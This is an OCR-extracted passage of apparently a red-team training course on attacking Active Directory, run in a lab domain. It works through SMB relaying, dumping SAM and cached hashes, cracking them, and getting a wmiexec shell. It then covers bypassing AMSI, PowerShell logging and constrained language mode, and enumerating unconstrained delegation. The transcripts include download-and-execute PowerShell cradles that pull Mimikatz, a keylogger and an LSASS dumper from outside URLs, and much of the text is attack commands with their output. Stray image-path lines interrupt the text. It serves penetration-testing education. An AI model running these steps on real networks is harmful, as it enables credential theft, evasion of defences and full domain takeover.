You can supply any username and password. Snarf automatically forwards the captured user's credentials when connecting to 127.0.0.1:445

LLMNR and NBT-NS poisoning

…or checking if the built-in administrator account is disabled.
(This is important to understand if pass-the-hash is possible.)

```
>> net rpc shell -I 127.0.0.1
```

```
root@kali:~/Downloads/arsenal/impacket/examples# net rpc shell -I 127.0.0.1
Enter root's password:
Talking to domain WIN7-X86 (S-1-5-21-1917668068-1127583426-4144896561)
net rpc> user edit
net rpc user edit> disabled administrator
Administrator's disabled flag: yes
```

LLMNR and NBT-NS poisoning

Most importantly, we can dump hashes from the targeted machine, without executing any agent, using impacket's secretsdump.py.

```
>> python secretsdump.py ELS/whatever%whatever@127.0.0.1
```

```
root@kali:~/Downloads/arsenal/impacket/examples# python secretsdump.py ELS/whate
ver%whatever@127.0.0.1 -outputfile outputfile
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0c6a4bb36b2d73859cc071e90bbc9a57
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:0d027d4bddfabc60999df5a6260b3378:::
employee4:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain
)
2ndAdmin:16468581f1d96dae701b63cc9da399d0:ELS.LOCAL:ELS:::
```

LLMNR and NBT-NS poisoning

Let’s try and crack this cached credential using JtR. Luckily, the password was weak enough to crack it.

```
>> john --format=mscash2 --wordlist=/root/mydict.txt /root/2crack.txt
```

```
root@kali:~/Downloads/                          # john --format=mscash2 --wordlis
t=/root/mydict.txt /root/2crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 128/128 SSE
2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]       (Administrator)
```

LLMNR and NBT-NS poisoning

Finally, we use impacket's wmiexec lateral movement method, that does not touch disk and does not start any new service.

```
>> python wmiexec.py ELS/Administrator:cracked_password@10.10.10.107
```

```
root@kali:~/Downloads/arsenal/impacket/examples# python wmiexec.py "ELS/Administ
rator:[redacted]"@10.10.10.107
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
els\administrator
```


LLMNR and NBT-NS poisoning

To sum up, this is how one can go from SMB relaying to compromising a machine, without touching disk or enabling a new service.

LLMNR and NBT-NS poisoning

Undeniably, the methodology we described is more difficult to implement than using MSF's Smbrelay module, Impacket's Smbrelayx, or Responder's Multirelay. It is stealthier though.

This technique can also prove handy if you happened to relay an unprivileged user. Let's see why with an example. Suppose we want to compromise the machine residing at 10.10.10.107. We used Responder in conjunction with snarf, but we were only able to relay the unprivileged user 'employee4'.



3.3.7 Traditional AD attacks: LLMNR & NBT-NS Poisoning

MAP REF

What we can do, leveraging this unprivileged user, is perform some user enumeration activities, as follows.

```
>> net rpc registry enumerate 'HKEY_USERS' -I 127.0.0.1 -U 'ELS\whatever'
```

```
>> rpcclient 127.0.0.1 -U 'ELS\whatever' -c "lookupsids S-1-5-21-1770822258-1552498733-1961591868-500"
```

```
root@kali:~# net rpc registry enumerate 'HKEY_USERS' -I 127.0.0.1 -U 'ELS\whatever'
Enter ELS\whatever's password:
Keyname   = S-1-5-21-1770822258-1552498733-1961591868-1171
Modtime   = Fri, 20 Oct 2017 22:36:54 EEST

Keyname   = S-1-5-21-1770822258-1552498733-1961591868-500
Modtime   = Fri, 20 Oct 2017 22:50:44 EEST
```

```
root@kali:~# rpcclient 127.0.0.1 -U 'ELS\whatever' -c "lookupsids S-1-5-21-1770822258-1552498733-1961591868-500"
Enter ELS\whatever's password:
S-1-5-21-1770822258-1552498733-1961591868-500 ELS\Administrator (1)
```

We managed to identify that an Administrator is logged into 10.10.10.107 by SMB relaying an unprivileged user

User enumeration was possible because an unprivileged user can query the HKU hive. By querying the HKU hive, one can identify SIDs of logged in users.

Consequently, SMB relaying an unprivileged user and keeping the session alive with snarf can prove useful, especially if we haven't gained an initial foothold yet.

Red team oriented AD attacks

In this part, we will perform red-teaming activities against Active Directory.

We will focus on:

- stealthy exploitation and post-exploitation activities in order completely compromise the targeted domain.

PowerShell Defenses in AD

PowerShell enables us to run code without touching disk, download and execute code from another system, interface with .NET and the Windows APIs, and much more.

PowerShell Defenses in AD

Unfortunately, it has been abused over the last few years by penetration testers and cyber criminals alike.

This is why, as of PowerShell v5 onwards, some quite effective security enhancements were introduced.

PowerShell v5 Security Enhancements


Red teamers have to tip-toe a little more carefully when PowerShell v5's security enhancements are enabled.

Let's examine the security enhancements and see how they can be bypassed.

1. Script block logging

If the environment has script block logging enabled, even if we are obfuscating our PowerShell code, before it's executed by the PowerShell engine, it's going to be de-obfuscated and logged to the event log in 4104.

PowerShell Defenses in AD



2. System-wide transcript file

If the environment has “system-wide transcript file” enabled, a share on the network will exist where everything typed in PowerShell (transcript file) will be sent to that network share.

PowerShell Defenses in AD

This means that the environment's Blue Team will have an over-the-shoulder transcript of everything that was typed, for every computer/user.

Following this slide, you can see a system-wide transcript file in action.

PowerShell Defenses in AD

```
Command start time: 20160515205951
**********************
PS C:\> c:\temp\invoke-Mimikatz2
**********************
Windows PowerShell transcript start
Start time: 20160515205956
Username: [redacted]\administrator
RunAs User: [redacted]\administrator
Machine: [redacted] (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20160515205956
**********************
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session           : RemoteInteractive from 2
User Name         : administrator
```

3. Constrained language mode

Constrained language mode limits the capability of PowerShell to base functionality. .NET or COM access and Win32 API calls through PowerShell are not possible when constrained language mode is enforced.

PowerShell Defenses in AD

If an environment has PowerShell version 5 and AppLocker in allow mode, PowerShell locks down to constrained language mode automatically.

The same will happen if Device Guard with UMCI is deployed. Following this slide, you can see constrained language mode in action.

PowerShell Defenses in AD

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported
```

PowerShell Defenses in AD

NOTE: When heavily using PowerShell, be extra careful so that you don't get caught by PowerShell metering software such as SCCM or AppLocker in audit mode.

4. AMSI (Anti-Malware Scan Interface)

In Windows 10, it gets even more interesting due to the introduction of the AMSI (Anti-Malware Scan Interface).

PowerShell Defenses in AD

On AMSI powered systems, any PowerShell or VBScript code, before it's executed by the PowerShell engine, is picked up by the AMSI.

The AMSI, in turn, sends it over to the anti-malware solution. The anti-malware solution will give a thumbs up or a thumbs down based on its signature database.

PowerShell Defenses in AD

If it's a thumbs down, PowerShell will not execute that code, whether it is downloaded from the internet and run in memory or run from a script.

There are some vendors that support AMSI, and these are Microsoft, ESET, and AVG. Following you can see AMSI in action.

PowerShell Defenses in AD

```
PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Com
   mands.InvokeExpressionCommand

PS C:\> Get-WinEvent 'Microsoft-Windows-Windows Defender/Operational' |
>>>     Where-Object Id -eq 1116 | Format-List


TimeCreated  : 4/28/2015 5:49:38 PM
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Windows Defender has detected malware or other potentially unwanted
               software.
                For more information please see the following:
               http://go.microsoft.com/fwlink/?linkid=37020&name=Virus:Win32/Mptest!ams
               i&threatid=2147694217
                    Name: Virus:Win32/Mptest!amsi
                    ID: 2147694217
                    Severity: Severe
                    Category: Virus
                    Path: amsi:_ed82f66c32bf1274
                    Detection Origin: Unknown
                    Detection Type: Concrete
                    Detection Source: AMSI
                    User: CONTOSO\SomeUser
                    Process Name: Unknown
                    Signature Version: AV: 1.197.874.0, AS: 1.197.874.0, NIS: 114.3.0.0
                    Engine Version: AM: 1.1.11602.0, NIS: 2.1.11502.0
```

Let's now see how one can bypass those PowerShell v5's security enhancements.

AMSI Bypasses

There are ways to bypass AMSI. Matt Graeber, the author of PowerSploit, came up with a PowerShell cmdlet that bypasses AMSI, using reflection.

Additionally, since reflection techniques are considered "suspicious" and can be caught by WMF5, he came up with an AMSI bypass that bypasses WMF5 auto-logging as well.

Bypassing PowerShell's Security Enhancements

Around the same time, another AMSI bypass was implemented leveraging DLL hijacking and then yet another bypass via COM hijacking.

Bypassing PowerShell's Security Enhancements

Lee Christensen released unmanaged PowerShell (rolled into Metasploit), which allows us to call PowerShell commands and run PowerShell code without calling powershell.exe, among other things.

This can also be considered an AMSI bypass (avoidance actually).

Bypassing PowerShell's Security Enhancements

Since we are talking about avoidance, if PowerShell v2 is present on a system, we should use it for our attacks.

PowerShell v2 has none of the security enhancements we mentioned previously. It is not uncommon to see a system having PowerShell v2 and v5 installed.

Make sure that you check PSAmsi. PSAmsi is a tool for auditing and defeating AMSI signatures.

Additionally, this script includes various AMSI bypasses, all in one place.

Constrained Language Mode and PowerShell Logging Bypasses

One of the most beloved PowerShell attack tools PS-Attack is a single executable which contains some of the most popular and effective PowerShell attack tools that are out there.

It encrypts them into an executable. There's a build tool as well, so we can custom encrypt our own. When PS-Attack runs, it decrypts these files or PowerShell functions in memory, where we can run them.

Guess what. Constrained language mode is no longer a problem because running PowerShell code from an executable bypasses the standard mechanism that handles constrained language mode.


This happens due to compatibility reasons.

Bypassing PowerShell's Security Enhancements

Following you can see a system where PowerShell is running in constrained language mode.

PS-Attack was able to load Mimikatz successfully though.

Bypassing PowerShell's Security Enhancements



What about PowerShell logging? It bypasses that also!

Why does this happen? Let's take for example Windows 7. On Windows 7 we have PowerShell v2 as our base level PowerShell version and when we install PowerShell version 5, version 5 kind of layers on top of that.


Bypassing PowerShell's Security Enhancements

PS-Attack through unmanaged PowerShell and some other fun trickery actually calls the *system.management.automation.dll*, that is PowerShell, at that lower version (version 2).

This enables it to bypass PowerShell logging.

Bypassing PowerShell's Security Enhancements

PowerShell v5 is installed and PowerShell logging is configured. We see no events though…



Smarter organizations will remove PowerShell v2 from Windows 10. This can be done by actually unchecking a box.

When that happens, the empty logs we saw previously will be filled with data, when PS-Attack is executed.

Bypassing PowerShell's Security Enhancements

Constrained language mode undeniably is an effective PowerShell security measure. It can prevent a lot PowerShell based attacks.

It is not a panacea though. Keep in mind that bypassing constrained PowerShell is possible and not all PowerShell "attack scripts" will be blocked.

Bypassing PowerShell's Security Enhancements

For more constrained language mode bypasses, you are encouraged to study the following two blog spots.

- ✓ https://improsec.com/blog//babushka-dolls-or-how-to-bypass-application-whitelisting-and-constrained-powershell

- ✓ http://www.exploit-monday.com/2017/08/exploiting-powershell-code-injection.html

Numerous paths exist following which an attacker can totally compromise Active Directory. We will cover the most effective ones.

The attacking methods covered, assume that the attacker has already gained an initial foothold on the network. Specifically, we will cover the following:

3.4.3 Paths To AD Compromise

MAP REF

- ✓ MS14-068 Kerberos vulnerability
- ✓ Unconstrained Delegation & Credential reuse (pass-the-ticket)
- ✓ Credential reuse (OverPass-the-hash)
- ✓ Pivoting with Local Admin & Passwords in SYSVOL
- ✓ Dangerous built-in groups usage
- ✓ Dumping AD domain credentials
- ✓ Forging Golden Tickets (incl. abusing trust relationships)
- ✓ Kerberoast
- ✓ Forging Silver Tickets
- ✓ Forging Trust Tickets

The Mimikatz patch (KB2871997)

Since we are going to heavily use mimikatz in this module, we should not forget to mention that KB2871997 sets a registry key that prevents clear text passwords from being stored in LSASS. This patch can easily be subverted.

Additinoally, a large percentage of the attacks we will cover, do not require clear text passwords.

AMSI Evasion & Clear-text Passwords Despite the Mimikatz Patch

MS14-068

On an unpatched environment you may want to look for the MS14-068 Kerberos vulnerability.

Exploiting this vulnerability enables the re-writing of a ticket from domain user to domain admin in 5 minutes.

MS14-068

The issue MS14-068 leverages is an insufficiently secure mechanism used by Domain Controllers to validate group membership in Kerberos tickets.

As of Windows Server 2012 (R2) onwards, this vulnerability cannot be easily exploited.

MS14-068

To exploit the abovementioned vulnerability we can use PyKEK or kekeo suite.

MS14-068

Kekeo scans for vulnerable DCs and requests a delegation ticket at the end.

Actually, kekeo adds a last step that is missing from PyKEK. It uses the exploit generated TGT to get an impersonation TGT which works everywhere.

MS14-068

For a detailed ms14-068 exploitation walkthrough please refer to the following link:


https://blog.cptjesus.com/posts/ms14068

Moving on, let's see how one can leverage *unconstrained delegation* in order to escalate his privileges in the domain.

As the attack scenario progresses, we will also introduce you to the *pass-the-ticket* Kerberos attack.

Unconstrained Delegation

Kerberos “double-hop” issue



ADSecurity.org

Unconstrained Delegation


When the AD was released, MS recommended using Kerberos. The problem is, the service ticket a user gets for the web server will not work on the database server. This means that the web server will not be able to perform actions on the database, impersonating the user. This is called the Kerberos “double-hop issue.”

Unconstrained Delegation

So, how did MS fix this?

They came up with unconstrained delegation.

Unconstrained Delegation



Unconstrained Delegation

To identify computers with Kerberos unconstrained delegation, we can simply use the following PowerView command.

```
>> Get-DomainComputer -Unconstrained
```

Unconstrained Delegation

Running this command in our testing “ELS” domain returned the following.

```
logoncount                  : 611
badpasswordtime             : 7/19/2017 4:34:04 PM
distinguishedname           : CN=USER8,OU=Computers,OU=Lab,DC=eLS,DC=local
objectclass                 : {top, person, organizationalPerson, user...}
badpwdcount                 : 0
lastlogontimestamp          : 10/13/2017 12:05:25 PM
objectsid                   : S-1-5-21-1770822258-1552498733-1961591868-1108
samaccountname              : USER8$
localpolicyflags            : 0
codepage                    : 0
samaccounttype              : MACHINE_ACCOUNT
countrycode                 : 0
cn                          : USER8
accountexpires              : NEVER
whenchanged                 : 10/17/2017 7:28:36 AM
instancetype                : 4
usncreated                  : 12794
objectguid                  : 8d82fa17-2496-484e-80d6-560708aa3d90
operatingsystem             : Windows 8.1 Pro
operatingsystemversion      : 6.3 (9600)
lastlogoff                  : 1/1/1601 2:00:00 AM
objectcategory              : CN=Computer,CN=Schema,CN=Configuration,DC=eLS,DC=local
dscorepropagationdata       : {6/22/2017 8:48:06 PM, 6/22/2017 8:48:06 PM, 6/22/2017 1:02:08 PM, 4/28/2017 9:52:48
                              AM...}
serviceprincipalname        : {TERMSRV/User8.eLS.local, RestrictedKrbHost/User8.eLS.local, HOST/User8.eLS.local,
                              TERMSRV/USER8...}
lastlogon                   : 10/18/2017 10:54:17 AM
iscriticalsystemobject      : False
usnchanged                  : 651458
useraccountcontrol          : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                 : 4/24/2017 4:08:20 PM
primarygroupid              : 515
pwdlastset                  : 9/26/2017 12:37:23 PM
msds-supportedencryptiontypes : 28
name                        : USER8
dnshostname                 : User8.eLS.local
```

Unconstrained Delegation

Why unconstrained delegation is so bad?

When a user requests a service ticket for a service running on a server which has an unconstrained delegation, the DC takes a copy of the user's TGT, puts it into the service ticket and delivers it back to the user.

Unconstrained Delegation

So, when the user provides that service ticket to the server hosting the requested service, that TGT is placed in LSASS (in memory) for later use.

Unconstrained Delegation

To identify privileged users whose credentials are not protected when interacting with a system featuring unconstrained delegation, we can use the following PowerView Command.

```
>> Get-DomainUser -AllowDelegation -AdminCount
```

Unconstrained Delegation

Running this command in our testing “ELS” domain returned the following.

The 2ndAdmin user is a Domain Administrator whose credentials are not protected when interacting with a machine featuring unconstrained delegation

```
logoncount            : 297
badpasswordtime       : 10/17/2017 11:43:45 AM
distinguishedname     : CN=2nd Admin,CN=Users,DC=eLS,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 10/15/2017 9:59:36 PM
userprincipalname     : 2ndAdmin@eLS.local
name                  : 2nd Admin
objectsid             : S-1-5-21-1770822258-1552498733-1961591868-1177
samaccountname        : 2ndAdmin
admincount            : 1
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 10/15/2017 6:59:36 PM
instancetype          : 4
usncreated            : 373051
objectguid            : 7d256395-7015-4176-b4c7-2b0fc227fc20
lastlogoff            : 1/1/1601 2:00:00 AM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=eLS,DC=local
dscorepropagationdata : {10/2/2017 9:29:51 PM, 10/2/2017 8:31:44 PM, 10/2/2017 8:29:51 PM, 10/2/2017 8:09:39 PM...}
memberof              : {CN=Local Admin,DC=eLS,DC=local, CN=Domain Admins,CN=Users,DC=eLS,DC=local}
lastlogon             : 10/18/2017 11:00:08 AM
badpwdcount           : 0
cn                    : 2nd Admin
useraccountcontrol    : NORMAL_ACCOUNT
whencreated           : 7/24/2017 2:13:21 PM
